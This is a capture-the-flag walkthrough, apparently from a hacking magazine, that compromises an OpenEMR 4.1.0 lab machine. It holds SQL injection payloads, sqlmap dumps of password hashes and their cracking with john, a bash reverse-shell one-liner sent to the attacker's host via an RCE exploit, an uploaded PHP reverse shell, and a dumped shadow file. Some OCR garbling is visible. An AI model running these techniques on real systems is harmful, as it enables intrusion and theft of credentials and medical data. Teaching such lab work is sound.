


I struck gold with one of the wordlists. It found a directory named openemr.

```
kali@kali:~$ gobuster dir -q -u http://192.168.36.151 -w /home/kali/directory-list-lowercase-2.3-big.txt
/images (Status: 301)
/index (Status: 200)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/favicon (Status: 200)
/robots (Status: 200)
/fonts (Status: 301)
/gitweb (Status: 301)
/server-status (Status: 403)
/server-info (Status: 403)
/openemr (Status: 301)
kali@kali:~$
```

For a moment, I considered myself to be dumb. OpenEMR is an open source medical practice management software which is used by hospitals and medical institutions for preserving Electronic Medical Records (EMR). Its features also include Patient Demographics, Patient scheduling, prescriptions, medical billing and reports etc. It has some 7000 downloads per month and is one of the most popular EMR software.

For a CTF machine named Healthcare, I should have thought of this before that it should be hosting some software related to healthcare. On viewing the service in the browser, I even found out the version of the software.



The target is running version 4.1.0. Searchsploit gave two exploits for the specific version of OpenEMR.

```
kali@kali:~$ searchsploit openemr 4.1.0
```

Exploit Title	Path
OpenEMR < 5.0.1 - (Authenticated) Remote Code Executio	php/webapps/45161.py
Openemr-4.1.0 - SQL Injection	php/webapps/17998.txt

Shellcodes: No Results

The SQL injection exploit seemed reasonable to me as I don't have credentials yet to make the RCE exploit work. The exploit seemed very complex to me.

```
# Exploit Title: [Openemr-4.1.0 SQL injection Vulnerability]
# Date: [2011/10/18]
# Author: [I2sec-dae jin Oh]
# Software Link: [http://sourceforge.net/projects/openemr/files/OpenEMR%20Current/4.1.0/openemr-4.1.0.zip/download]
# Vendor : www.open-emr.com
# Version: [Openemr-4.1.0]
# Tested on: [Windows 7]
-----
source of : /interface/patient_file/summary/add_edit_issue.php:

$row = array();
if ($issue)
$row = sqlQuery("SELECT * FROM lists WHERE id = $issue");; <----- SQL injection
else if ($thistype)
$row['type'] = $thistype
proof of concept:
http://[attack url]/interface/patient_file/summary/add_edit_issue.php?issue=0+union
+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,user(),25,26,27--
```

I also did a more liberal search for any other exploits related to this software.

```
kali@kali:~$ searchsploit openemr 4.1
```

Exploit Title
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusion
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary Shell Comman
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal Local
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal Local
OpenEMR 4.1 - 'note' HTML Injection
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Execution (Me
OpenEMR 4.1.2(7) - Multiple SQL Injections
OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution
Openemr-4.1.0 - SQL Injection

Then I used sqlmap to exploit the sql injection vulnerability (The detailed exploitation process is shown in our Jan2020 Issue).

```
kali@kali:~$ sqlmap -r req.txt --current-db
```

```
-----
      H
      |
      | [C]
      | [C]
      | [C]
-----
{1.4.4#stable}
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:16:39 /2020-09-12/

[06:16:39] [INFO] parsing HTTP request from 'req.txt'

[06:16:40] [INFO] resuming back-end DBMS 'mysql'

[06:16:40] [INFO] testing connection to the target URL

Title: MySQL \geq 5.0.12 AND time-based blind (query SLEEP)

Payload: ignoreAuth=1&p=1' AND (SELECT 6409 FROM (SELECT(SLEEP(5))))IrXU)-- Vebb

Type: UNION query

Title: MySQL UNION query (NULL) - 3 columns

Payload: ignoreAuth=1&p=1' UNION ALL SELECT NULL,CONCAT(0x71767a7071,0x486d5a5a4d69586a436d4d536a655973567962596c656a426f4742426e675853537456436a704541,0x71716b6271),NULL#

[06:16:40] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL \geq 5.0

[06:16:40] [INFO] fetching current database

current database: 'openemr' ←

[06:16:40] [INFO] retched data logged to text files under '/home/kali/.sqlmap/output/192.'

```
kali@kali:~$ sqlmap -r req.txt -D openemr --tables
```

```
-----
      H
      |
      | [C]
      | [C]
      | [C]
-----
{1.4.4#stable}
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[06:17:40] [INFO] fetching tables for database: 'openemr'


Database: openemr

[141 tables]

```
+-----+
| array
| groups
| sequences
| version
| addresses
| amc_misc_data
| ar_activity
| ar_session
| audit_details
| audit_master
| automatic_notification
| batchcom
| billing
```

```
rule_reminder
rule_target
standardized_tables_track
syndromic_surveillance
template_users
transactions
user_settings
users
users_facility
x12_partners
```

```
kali@kali:~$ sqlmap -r req.txt -D openemr -T users --columns
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:28:18 /2020-09-12/

[06:28:18] [INFO] parsing HTTP request from 'req.txt'

[06:28:19] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL ≥ 5.0

[06:28:19] [INFO] fetching columns for table 'users' in database 'openemr'

Database: openemr

Table: users

[53 columns]

Column	Type
id	bigint(20)
<u>password</u>	longtext
source	tinyint(4)
state	varchar(30)
abook_type	varchar(31)
active	tinyint(1)
assistant	varchar(255)
authorized	tinyint(4)
billname	varchar(255)
cal_ui	tinyint(4)
state2	varchar(30)
state_license_number	varchar(25)
street	varchar(60)
street2	varchar(60)
streetb	varchar(60)
streetb2	varchar(60)
taxonomy	varchar(30)
title	varchar(30)
upin	varchar(255)
url	varchar(255)
<u>username</u>	varchar(255)
valedictory	varchar(255)
zip	varchar(20)
zip2	varchar(20)

[06:28:20] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/192.'

```
kali@kali:~$ sqlmap -r req.txt -D openemr -T users -C username,password --dump
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:30:45 /2020-09-12/

[06:30:45] [INFO] parsing HTTP request from 'req.txt'

[06:30:45] [INFO] resuming back-end DBMS 'mysql'

[06:30:45] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

[06:30:45] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL ≥ 5.0

[06:30:45] [INFO] fetching entries of column(s) '`password`, username' for table 'users' in database 'openemr'

[06:30:45] [INFO] recognized possible password hashes in column '`password`'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y

[06:30:52] [INFO] writing hashes to a temporary file '/tmp/sqlmaphwq6f1yy2225/sqlmaphashes-e0t6_fxz.txt'


do you want to crack them via a dictionary-based attack? [Y/n/q] n

Database: openemr

Table: users

[2 entries]

username	password
admin	3863efef9ee2bfbc51ecdca359c6302bed1389e8
medical	ab24aed5a7c4ad45615cd7e0da816eea39e4895d



I copied both the hashes into a file named "hash.txt" used john to crack them.

```
hackercoolmagz@kali:~$ john /home/hackercoolmagz/hash.txt
```

Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"

Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead

Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"

Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead

Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"

Use the "--format=ripemd-160" option to force loading these as that type instead

Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-ng"

Use the "--format=Raw-SHA1-ng" option to force loading these as that type instead

Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"

Use the "--format=has-160" option to force loading these as that type instead


```

Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
medical (medical)
Warning: Only 4 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 6 candidates left, minimum 8 needed for performance.
Proceeding with incremental:ASCII
ackbar (admin)
2g 0:00:00:03 DONE 3/3 (2020-09-12 16:18) 0.5540g/s 2081Kp/s 2081Kc/s 2081KC/s a
ckbor..ackbay
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwor
ds reliably
Session completed
hackercoolmagz@kali:~$

```

The hashes are cracked. This may be too messy. Neat way of doing this is shown below.

```

hackercoolmagz@kali:~$ john --format=Raw-SHA1 /home/hackercoolmagz/hash.txt --sh
ow
admin:ackbar
medical:medical

2 password hashes cracked, 0 left
hackercoolmagz@kali:~$

```

Since, now I have the credentials, I decided to try the RCE exploit.

OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabil	php/webapps/36034.txt
OpenEMR 4.0.0 - Multiple Vulnerabilities	php/webapps/17118.txt
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname'	php/webapps/36650.txt
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File'	php/webapps/36651.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_	php/webapps/36649.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend	php/webapps/36648.txt
OpenEMR 4.1 - 'note' HTML Injection	php/webapps/38654.txt
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File	php/webapps/24492.php
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities	php/webapps/28329.txt
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Esc	php/remote/28408.rb
OpenEMR 4.1.2(7) - Multiple SQL Injections	php/webapps/35518.txt
OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scri	php/webapps/43232.txt
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actio	linux/webapps/45202.txt
OpenEMR < 5.0.1 - (Authenticated) Remote Code Executio	php/webapps/45161.py
OpenEMR Electronic Medical Record Software 3.2 - Multi	php/webapps/14011.txt
Openemr-4.1.0 - SQL Injection	php/webapps/17998.txt

```

Shellcodes: No Results
kali@kali:~$ serachsploit -m

```

However, it did not work for me.

```
kali@kali:~$ python 45161.py http://192.168.36.151/openemr -u admin -p ackbar -c '/bin/ba
sh -i >& /dev/tcp/192.168.36.132/1234 0>&1'
```

```
OPENEMR
```

```
={ PROJECT INSECURITY }=
```

```
Twitter : @Insecurity
Site    : insecurity.sh
```

```
[$] Authenticating with admin:ackbar
[$] Injecting payload
[$] Payload executed
kali@kali:~$ █
```

Left with no other way, I tried logging in into the target FTP server using these credentials.

```
kali@kali:~$ ftp 192.168.36.151
Connected to 192.168.36.151.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.36.151]
Name (192.168.36.151:kali): admin
331 Password required for admin
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> user admin
331 Password required for admin
Password:
530 Login incorrect.
Login failed.
ftp> user admin
331 Password required for admin
Password:
530 Login incorrect.
```

```
kali@kali:~$ ftp 192.168.36.151
Connected to 192.168.36.151.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.36.151]
Name (192.168.36.151:kali): medical
331 Password required for medical
Password:
230 User medical logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

I succeeded logging in as user "medical". It's time to grab a shell.

```
ftp> cd www
250 CWD command successful
ftp> pwd
257 "/var/www" is the current directory
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 root  root    4096 Oct 27  2011 cgi-bin
drwxr-xr-x  3 root  root    4096 Oct 27  2011 error
drwxr-xr-x  2 root  root    4096 Oct 27  2011 gitweb
drwxr-xr-x  9 root  root    4096 Jul 29 17:35 html
```

So using FTP, I uploaded the php-reverse-shell to the target and grabbed a reverse shell as shown below.

```
ftp> put
(local-file) /home/kali/shell.php
(remote-file) shell.php
local: /home/kali/shell.php remote: shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
5496 bytes sent in 0.00 secs (8.5226 MB/s)
ftp> █
```

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.151: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.151] 58991
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 201
1 i686 i686 i386 GNU/Linux
 09:07:02 up 5:55, 0 users, load average: 1.08, 1.02, 1.01
USER      TTY      LOGIN@  IDLE   JCPU   PCPU WHAT
uid=479 apache gid=416 apache groups=416 apache
sh: no job control in this shell
sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 201
1 i686 i686 i386 GNU/Linux
sh-4.1$ whoami
whoami
apache
sh-4.1$ su medical
su medical
Password: medical
python -c 'import pty;pty.spawn("/bin/bash")'
[medical@localhost /]$ whoami
whoami
medical ←
[medical@localhost /]$ █
```

The shell I got was with "apache" privileges. But I logged in as user "medical" as I already know his password. GOOD. Now I have access to the target. It's time for privilege escalation. Using the same FTP, I uploaded the Linux Smart Enumeration script to the target.

```
kali@kali:~$ ftp 192.168.36.151
Connected to 192.168.36.151.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.36.151]
Name (192.168.36.151:kali): medical
331 Password required for medical
Password:
230 User medical logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put
(local-file) /home/kali/linux-smart-enumeration/lse.sh
(remote-file) /tmp/lse.sh
local: /home/kali/linux-smart-enumeration/lse.sh remote: /tmp/lse.sh
200 PORT command successful
150 Opening BINARY mode data connection for /tmp/lse.sh
226 Transfer complete
38428 bytes sent in 0.01 secs (7.2989 MB/s)
ftp> █
```

But for some reason, LSE.sh did not work as intended.

```
sh-4.1$ chmod 777 lse.sh
chmod 777 lse.sh
sh-4.1$ ./lse.sh
./lse.sh
```

If you know the current user password, write it here to check sudo privileges: medical
medical

LSE Version: 2.7

```
User: medical
User ID: 500
Password: ****
Home: /home/medical
Path: /sbin:/usr/sbin:/bin:/usr/bin
```

So, I was left to perform manual enumeration.

```
whoami
medical
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$ whoami
whoami
medical
sh-4.1$ ls
ls
bin  dead.letter  etc  initrd  lost+found  mnt  opt  root  swap  tmp  var
boot dev        home  lib     media      null  proc sbin  sys   usr
sh-4.1$ cd home
cd home
sh-4.1$ ls
ls
almirant  medical  mysql
sh-4.1$
```

I found that there was another user named "almirant" on the target as there was a folder in the home directory by that name. On further searching, in the documents folder of user "medical", I found two files, "OpenEMR Passwords.pdf" and "Passwords.txt".

```
sh-4.1$ pwd
pwd
/home/medical/Documents
sh-4.1$ ls
ls
OpenEMR Passwords.pdf  Passwords.txt
sh-4.1$
```

The "Passwords.txt" file contained some passwords. Although this looks juicy, I didn't know yet where to use them.

```
sh-4.1$ cat Passwords.txt
cat Passwords.txt
PCLINUXOS MEDICAL
root-root
medical-medical

OPENEMR
admin-admin
medical-medical
```


The other file is a demo of the software OpenEMR and its authentication.

OpenEMR Passwords.pdf


File Edit View Go Bookmarks Help

↑ Previous ↓ Next 1 (1 of 2)

Thumbnails



1



2

OpenEMR Version 4.1.0 Demo - Oemr http://www.openmedsoftware.org/wiki/OpenEMR_Version...

OpenEMR Version 4.1.0 Demo

From Oemr

Contents

- 1 Online Demo Instructions
- 2 Online Demo Login/Password Information
- 3 Online Demo Link
- 4 Download OpenEMR

Online Demo Instructions

This is a fully functional demo. Some simple configuration has been added for clearer demonstration of OpenEMR, medical billing, accounting, and access controls. Don't worry about breaking it, because this demo resets itself to original state daily at 5:00 AM Pacific US time. Have fun. We also offer a Development Demo (this is a demo that is built daily from most recent developmental code) where you can test out the new features.

Online Demo Login/Password Information

Multiple OpenEMR users are set up to demonstrate access controls. Login information for each user is listed in below table:

Username	Password	Description
admin	pass	Administrator
physician	physician	Physician(more access than clinician)
clinician	clinician	Clinician(less access than physician)
accountant	accountant	Accountant
receptionist	receptionist	Front desk receptionist

1 of 2
11/04/2011 08:03 PM

OpenEMR Version 4.1.0 Demo - Oemr http://www.openmedsoftware.org/wiki/OpenEMR_Version...

I found the first flag of this machine in the home folder of user "almirant".

```
sh-4.1$ pwd
pwd
/home/almirant
sh-4.1$ ls
ls
Desktop    Downloads  Music      Templates  tmp
Documents  Movies     Pictures   Videos    user.txt
sh-4.1$ cd Documents
cd Documents
sh: cd: Documents: Permission denied
sh-4.1$ cat user.txt
cat user.txt
d41d8cd98f00b204e9800998ecf8427e
sh-4.1$ █
```

However I still did not find any way to elevate privileges. So I kept on searching.

In the "/var" directory, I found a directory named "backups". The name appeared interesting and out of place. Inside that directory, I found a file named "shadow".

```
sh-4.1$ cd /var
cd /var
sh-4.1$ ls
ls
backups  catman  empty  gnome  local  log  nis  preserve  spool  www
cache   db      ftp    lib    lock   mail opt  run      tmp    yp
sh-4.1$ cd backups
cd backups
sh-4.1$ ls
ls
4_1_prep_release      ccr          ippf_upgrade.php  setup.php
CategoryTreeMenu.js  contrib      library            shadow
DocumentTreeMenu.js  controller.php license.txt        sites
Documentation         controllers   login.php          sl_convert.php
INSTALL              copyright_notice.html modules            sql
README              custom       myportal           sql_upgrade.php
Tests                gacl         openemr            templates
accounting           images       passwd             version.php
acl_setup.php        includes     patients
acl_upgrade.php      index.php   phpmyadmin
admin.php            interface   phpunit.xml
sh-4.1$
```

Is it the same file which I am expecting it to be?

```
sh-4.1$ file shadow
file shadow
shadow: ASCII text
sh-4.1$ cat shadow
cat shadow
root:$2a$08$wPYBq0XIaBcaAtB.kZf140XgKVDZISmTeTABJeuXJIC23qpCHA8Ay:18472:0:99999:7:::
bin:*:14657:0:99999:7:::
daemon:*:14657:0:99999:7:::
adm:*:14657:0:99999:7:::
lp:*:14657:0:99999:7:::
sync:*:14657:0:99999:7:::
shutdown:*:14657:0:99999:7:::
halt:*:14657:0:99999:7:::
mail:*:14657:0:99999:7:::
news:*:14657:0:99999:7:::
uucp:*:14657:0:99999:7:::
operator:*:14657:0:99999:7:::
games:*:14657:0:99999:7:::
nobody:*:14657:0:99999:7:::

rpm:!:14657:0:99999:7:::
avahi:!:14657:0:99999:7:::
avahi-autoipd:!:14657:0:99999:7:::
messagebus:!:14657:0:99999:7:::
haldaemon:!:14657:0:99999:7:::
vcsa:!:14657:0:99999:7:::
polkituser:!:14657:0:99999:7:::
uidd:!:14657:0:99999:7:::
mysql:!:14657:0:99999:7:::
sshd:!:14658:0:99999:7:::
rtkit:!:14658:0:99999:7:::
rpc:!:14658:0:99999:7:::
rpcuser:!:14658:0:99999:7:::
ntp:!:14658:0:99999:7:::
xfs:!:14665:0:99999:7:::
saned:!:14669:0:99999:7:::
squid:!:14711:0:99999:7:::
dansguardian:!:14711:0:99999:7:::
```

```
polkituser:!:14657:0:99999:7 :::
uidd:!:14657:0:99999:7 :::
mysql:!:14657:0:0:0:0:
sshd:!:14658:0:0:0:0:
rtkit:!:14658:0:0:0:0:
rpc:!:14658:0:0:0:0:
rpcuser:!:14658:0:0:0:0:
ntp:!:14658:0:0:0:0:
xfs:!:14665:0:0:0:0:
saned:!:14669:0:0:0:0:
squid:!:14711:0:0:0:0:
dansguardian:!:14711:0:0:0:0:
gdm:!:14904:0:0:0:0:
usbmux:!:14904:0:0:0:0:
medical:$2a$08$N.K1aryaJfAtVMkYBo1mL.abpbhvU8CIB7UEmcs7dwoRea0trRak.:15274:0:99999:7 :::
apache:!:15274:0:0:0:0:
ftp:!:15274:0:0:0:0:
almirant:$2a$08$jphCGVP/yn1MFwRlkKmJMuHISxi0flP4EAgZIBtrCcfnXngNTZh3y:18472:0:99999:7 :::
sh-4.1$
```

In this file, I found an entry with user "almirant". So I immediately copied the hash and tried to crack it with john.

```
hackercoolmagz@kali:~$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
skywalker      (?)
lg 0:00:00:14 DONE 2/3 (2020-09-14 13:15) 0.06816g/s 72.59p/s 72.59c/s 72.59C/s
skull..slacker
Use the "--show" option to display all of the cracked passwords reliably
Session completed
hackercoolmagz@kali:~$ cat hash.txt
